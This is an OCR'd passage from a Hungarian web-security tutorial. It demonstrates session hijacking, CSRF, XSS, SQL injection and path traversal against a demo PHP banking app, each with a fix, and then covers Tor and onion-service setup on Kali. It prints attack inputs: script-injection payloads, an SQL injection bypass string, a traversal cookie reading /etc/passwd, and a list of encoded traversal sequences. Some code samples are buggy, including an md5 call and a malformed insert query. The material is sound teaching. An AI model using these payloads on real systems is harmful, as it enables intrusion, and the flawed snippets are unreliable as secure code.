
```
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    } else {
        $ip = $_SERVER['REMOTE_ADDR'];
    }
    return  $ip . ":" .$user_agent ;
}
```

Ezután adjunk hozzá olyan kódot, ami ezt a hash-t elmenti a session fájlba. Ezután a hívások ellenőrzik, hogy az IP cím vagy a böngésző megváltozott-e.

```
// first time login generates token
if(empty($_SESSION['UPCI'])) {
    $_SESSION['UPCI'] = md5(getUserPCInfo(), PASSWORD_DEFAULT);
} else {
    // ask user to re-open the browser
    if(!password_verify(  getUserPCInfo(),$_SESSION['UPCI'] ) ) {
        die("You are not using a valid Token, close the browser and open it
again");
    }
```

Cross site request forgery

Az ilyen típusú támadások során a támadó megvizsgálja az űrlap forráskódját. Például:




Másold ki a kiemelt szöveget, és tedd be egy fájlba a helyi számítógépen.


```
        <form id='login'
action='http://localhost:90/websec/transactions.php?userToken=89dcad1a-476c-11eb-
8004-00090faa0001' method='post' accept-charset='UTF-8'>
            <div class="row">
                <div class="col-sm">
                    <label for='ToUserName' >To UserName*:</label>
```

```
                </div>
                <div class="col-sm">
                    <input    type='text'    class="form-control    mb-2    mr-sm-2"
name='ToUserName' id='ToUserName'  maxlength="50" required />
                </div>
                <div class="col-sm">
                    <label  for='Amount' >Amount:</label>
                </div>
                <div class="col-sm">
                    <input     type='text'class="form-control     mb-2     mr-sm-2"
name='Amount' id='Amount' maxlength="50" required />
                    <input type="hidden" name="fromUserName" value="bob" />
                </div>
                <div class="col-sm">
                    <input type='submit' class="btn btn-primary mb-2" name='Submit'
id='submit' value='Send' />
                </div>
            </div>
        </form>
```


Módosítsd az action paramétert a form tagben, hogy a szerver URL-re mutasson. Mentsd el a fájlt a helyi számítógépen és nyisd meg a böngészőben.



Add meg az adatokat az űrlapon és küldd el a pénzt. Bár az oldalon megjelenik néhány hibaüzenet, pl.:



Az adatbázisban megjelenik az új rekord, amit most adtunk hozzá.



A megoldás az, hogy minden tranzakcióhoz egy véletlenszerű számot kell alkalmazni. Használni fogjuk a következőt:

```
uniqid($prefix, $moreEntopy = true) ,
```

Egy véletlen számot alkalmazunk előtagként, és létrehozzuk az egész karakterlánc md5 hash -jét:

```
md5(uniqid(mt_rand(), true));
```

So, all you need is to add the following code before the form:

```
<?php
// Code to avoid CSRF attack
// make sure it is post process
session_start();
if($_POST) {
    // if token not vaild reject request
    if($_POST["csrf"] != $_SESSION["token"]) {
        echo " not valid request";
        return;
    }
}
// create new token for every new request
$_SESSION["token"] = md5(uniqid(mt_rand(),true));
?>
```

Ez biztosítja, hogy a session elinduljon. Ha a hívás POST hívás, akkor összehasonlítjuk a csrf paramétert a session-fájlba mentett tokennel. Ha az ellenőrzés sikertelen, akkor az űrlap kilép. Egyébként véletlenszerű tokent generálunk, és elmentjük a session-fájlba.


A csrf -et rejtett paraméterként kell hozzáadni az űrlaphoz:

```
<input type="hidden" name="csrf" value="<?= $_SESSION['token'];?>" />
```

Ennek eredményeként, ha egy támadó ellopja az egész űrlapot, akkor a véletlenszerű tokent nem lehet kitalálni, így nem hajtódik végre tranzakció.

Cross site scripting

Adjunk hozzá egy megjegyzések mezőt a tranzakciós táblához.



A transactions.php fájlban adjuk hozzá az új mezőt a formhoz.

```
        <form id='login' action='transactions.php' method='post' accept-
charset='UTF-8'>
            <div class="row">
                <div class="col-sm">
                    <label for='ToUserName' >To UserName*:</label>
                </div>
                <div class="col-sm">
                    <input type='text' class="form-control mb-2 mr-sm-2"
name='ToUserName' id='ToUserName' maxlength="50" required />
                </div>
                <div class="col-sm">
                    <label for='Amount' >Amount:</label>
                </div>
                <div class="col-sm">
                    <input type='text'class="form-control mb-2 mr-sm-2"
name='Amount' id='Amount' maxlength="50" required />
                    <input type="hidden" name="fromUserName" value="<?=
$_COOKIE['userName'];?>" />
                    <input type="hidden" name="csrf" value="<?=
$_SESSION['token'];?>" />
                </div>
                <div class="col-sm">
                    <label for='Notes' >Notes:</label>
                </div>
                <div class="col-sm">
                    <input type='text'class="form-control mb-2 mr-sm-2"
name='Notes' id='Notes' />
                    </div>
                <div class="col-sm">
                    <input type='submit' class="btn btn-primary mb-2"
name='Submit' id='submit' value='Send' />
                </div>
            </div>
        </form>
```

A tranzakciók listájában adjuk hozzá az új mezőt a fejléchez:

```
<h2> List of transactions</h2>
<table class="table table-bordered table-striped">
    <thead>
    <tr>
        <th> transaction id </td>
        <th> from </td>
        <th> to</td>
        <th> amount</td>
        <th> notes</td>
    </tr>
    </thead>
```


És a tábla törzséhez is:

```
while ($row= mysqli_fetch_assoc($result)) {
    $rowColor ="class='success'";
    if($row["fromUser"]==$userName) {
        $rowColor ="class='danger'";
    }
    echo " <tr ". $rowColor .">";
    echo " <td>". $row["id"] ." </td>";
    echo " <td>". $row["fromUser"] ." </td>";
    echo "  <td>". $row["toUser"]."</td>";
    echo " <td>". $row["amount"]."</td>";
    echo " <td>". $row["notes"]."</td>";
    echo " </tr>";
}
```

Az Insert query is módosítandó:

```
    $query ="insert into transactions(fromUser, toUser, amount, notes)
      values ('". $_POST['fromUserName'] ."','". $_POST['ToUserName'] ."','".
$_POST['Amount'] ."','". $_POST['Notes'] . ")";
```

Most így néz ki a tranzakciók oldal:



Írd be a következő javascript kódot a Jegyzetek mezőbe:


```
<script>alert('XSS testing')</script>
```

Mostantól, amikor a tranzakciós lista megjelenik, a javascript kód végrehajtódik.

Bármilyen kódot végrehajthatsz. Hozz létre például a fakepage.php fájlt, és módosítsd a hívást erre:


```
<script>
document.location="http://localhost:90/websec/fakepage.php";</script>
```

És a tranzakciós fájl át lesz irányítva.



A javítás meglehetősen egyszerű: enkódold a Jegyzetek mezőt a sor kinyomtatása előtt:

```
while ($row= mysqli_fetch_assoc($result)) {
    $rowColor ="class='success'";
    if($row["fromUser"]==$userName) {
        $rowColor ="class='danger'";
    }
    echo " <tr ". $rowColor .">";
    echo " <td>". $row["id"] ." </td>";
    echo " <td>". $row["fromUser"] ." </td>";
    echo "  <td>". $row["toUser"]."</td>";
    echo " <td>". $row["amount"]."</td>";
    echo " <td>". htmlentities($row["notes"])."</td>";
    echo " </tr>";
}
```



SQL injection

Nézzük meg a lekérdezést a login oldalon:

```
select * from users  where userName='admin' and password='admin'
```

Az első sztring konstans a felhasználónév mezőből, a második a jelszó mezőből származik. Mi van, ha a jelszó mező beírjuk az

```
o’ or ‘1’ = ‘1
```

értéket? A lekérdezés így fog megjelenni:

```
select * from users  where userName='admin' and password='o' or ’1’ = ’1’
```

Ezzel kihagyjuk a jelszó ellenőrzést, mert a where mindig igaz lesz. Így be tudunk lépni adminként.

A megoldás a prepared statements (előkészített utasítások) alkalmazása.

A php kézikönyv prepared statements oldala azt mondja: (https://www.php.net/manual/en/mysqli.quickstart.prepared-statements.php)

A MySQL adatbázis támogatja az előkészített utasításokat. Előkészített utasítás vagy paraméterezett utasítás használható ugyanazon utasítás ismételt végrehajtására.

Az előkészített utasítás végrehajtása két szakaszból áll: előkészítés és végrehajtás. Az előkészítési szakaszban egy sablont küld az adatbázis-kiszolgálónak. A szerver szintaktikai ellenőrzést végez, és inicializálja a kiszolgáló belső erőforrásait későbbi használatra.

```
$query ="select userName from login  where userName=? and password=?" ;
$loginInUser=null;
/* create a prepared statement */
if ($stmt = $mysqli->prepare($query)) {

    /* bind parameters for markers */
    $stmt->bind_param("ss", $_POST['userName'],$_POST['password']);
    /* execute query */
    $stmt->execute();

    /* bind result variables */
    $stmt->bind_result($loginInUser);

    /* fetch value */
    $stmt->fetch();
```

```
    /* close statement */
    $stmt->close();
}

/* close connection */
$mysqli->close();
```

A bind_parameter első paramétere egy típusleíró karakter:

Karakter	Leírás
i	integer
d	double
s	string
b	blob (csomagokban küldve)

A fenti mintakódban két karakterlánc típusú karakter található, ezért „ss” a típus.

Könyvtár bejárás

Sok operációs rendszerben vannak speciális karakterek, amelyek bizonyos könyvtárba való áthaladást jelentenek. például ../ (dot dot perjel) azt jelenti, hogy felmegyünk egy könyvtár szintet.

```
<?php
$fname= 'myfile.php';
if (isset($_COOKIE['FNAME'])) {
    $template = $_COOKIE['FNAME'];
}
include "/home/users/oliver/work/" . $fname;
```

Linux rendszerben állítsuk be a cookie értékét:

Cookie: FNAME =../../../../../../../../../etc/passwd

Így a kimenet:

root:ge4jPT12ivkL7:0:1:System Operator:/:/bin/ksh

daemon:*:1:1::/tmp:

Az ilyen támadások megelőzésére a következő lehetőségek vannak:

1. Nem engedjük a speciális karakterek használatát, ilyenek a pont pont, , slash, backlash, vagy ezek enkódolt verzióját:
   - %2e%2e%2f aminek a megfelelője ../
   - %2e%2e/ aminek a megfelelője ../
   - ..%2f aminek a megfelelője ../
   - %2e%2e%5c aminek a megfelelője ..\
   - %c1%1c
   - %c0%af

2. A fájlneveket abszolút útvonalra konvertáljuk, és biztosítjuk, hogy mindegyik ugyanabból a dokumentum útvonalról indul.

Hivatkozások

[1] https://owasp.org/www-community/attacks/
[2] https://www.php.net/manual/
[3] https://github.com/hussien89aa/swa
[4] Understanding Computer Browser Cookies: Internet Convenience, Information Security and Computer Privacy http://internet-security.suite101.com/article.cfm/understanding_computer_browser_cookies#ixzz0swFXNajh

Anonimitás

Tor browser telepítése Kali Linuxon

Kali Linux kétféleképpen lehet Tor böngészőt telepíteni:


1. Töltsd le a https://www.torproject.org/projects/torbrowser.html.en oldalról és csomagold ki kézzel.
2. Használd a torbrowser-launcher csomagot, amely letölthető innen [5]: https://github.com/micahflee/torbrowser-launcher

A Tor browser-launcher nem része a hivatalos TOR kiadásnak, de de egyszerűsíti annak naprakészen tartását. Előnyei a következők:


- • Mindig a legújabb verzió kerül letöltésre
- • Segít kiválasztani a megfelelő operációs rendszert, processzor architektúrát és nyelvi verziót
- • Telepítéskor elindítja a Tor böngészőt
- • Ellenőrzi a Tor böngésző aláírásait
- • Hozzáadja a "Tor Browser" és a "Tor Browser Launcher Settings" alkalmazásindítót az asztali környezet menüjéhez
- • Tartalmazza az AppArmor profilokat
- • megakadályozza a downgrade támadásokat
- • A torbrowser-launcher nem https alapú

Futtassuk a következőt:


```
sudo apt-get install torbrowser-launcher
```




Most elindíthatjuk a Tor Browser programot a grafikus felületről.




Az első alkalommal telepíti a csomagot.



Kattints a Csatlakozás gombra (nem kell konfigurálni).



A Tor Browser használatra kész.



Onion server telepítése

Az onion szerver képes kiszolgálni tor klienseket. A telepítéshez keressük meg, hol van a torrc fájl.

```
┌──(kali㉿kali)-[~]
└─$ locate torrc
/etc/tor/torrc
```

Nyisd meg a fájlt egy editorban és vedd ki a megjegyzéseket a következő sorok elől:

HiddenServiceDir /var/lib/tor/other_hidden_service/

HiddenServicePort 80 127.0.0.1:80

```
62 ################ This section is just for location-hidden services ###
63
64 ## Once you have configured a hidden service, you can look at the
65 ## contents of the file ".../hidden_service/hostname" for the address
66 ## to tell people.
67 ##
68 ## HiddenServicePort x y:z says to redirect requests on port x to the
69 ## address y:z.
70
71 #HiddenServiceDir /var/lib/tor/hidden_service/
72 #HiddenServicePort 80 127.0.0.1:80
73
74 HiddenServiceDir /var/lib/tor/other_hidden_service/
75 HiddenServicePort 80 127.0.0.1:80
76 #HiddenServicePort 22 127.0.0.1:22
77
```

Most mentsd el a torrc -t, és indítsd újra a Tor-t.

```
$ sudo systemctl tor restart
```

Futtasd a következőt:

service apache2 start

```
┌──(kali㉿kali)-[~]
└─$ service apache2 start

┌──(kali㉿kali)-[~]
└─$
```

Menj a /var/lib/tor/other_hidden_service könvtárba–root jogosultság szükséges.

```
┌──(root💀kali)-[/var/lib/tor]
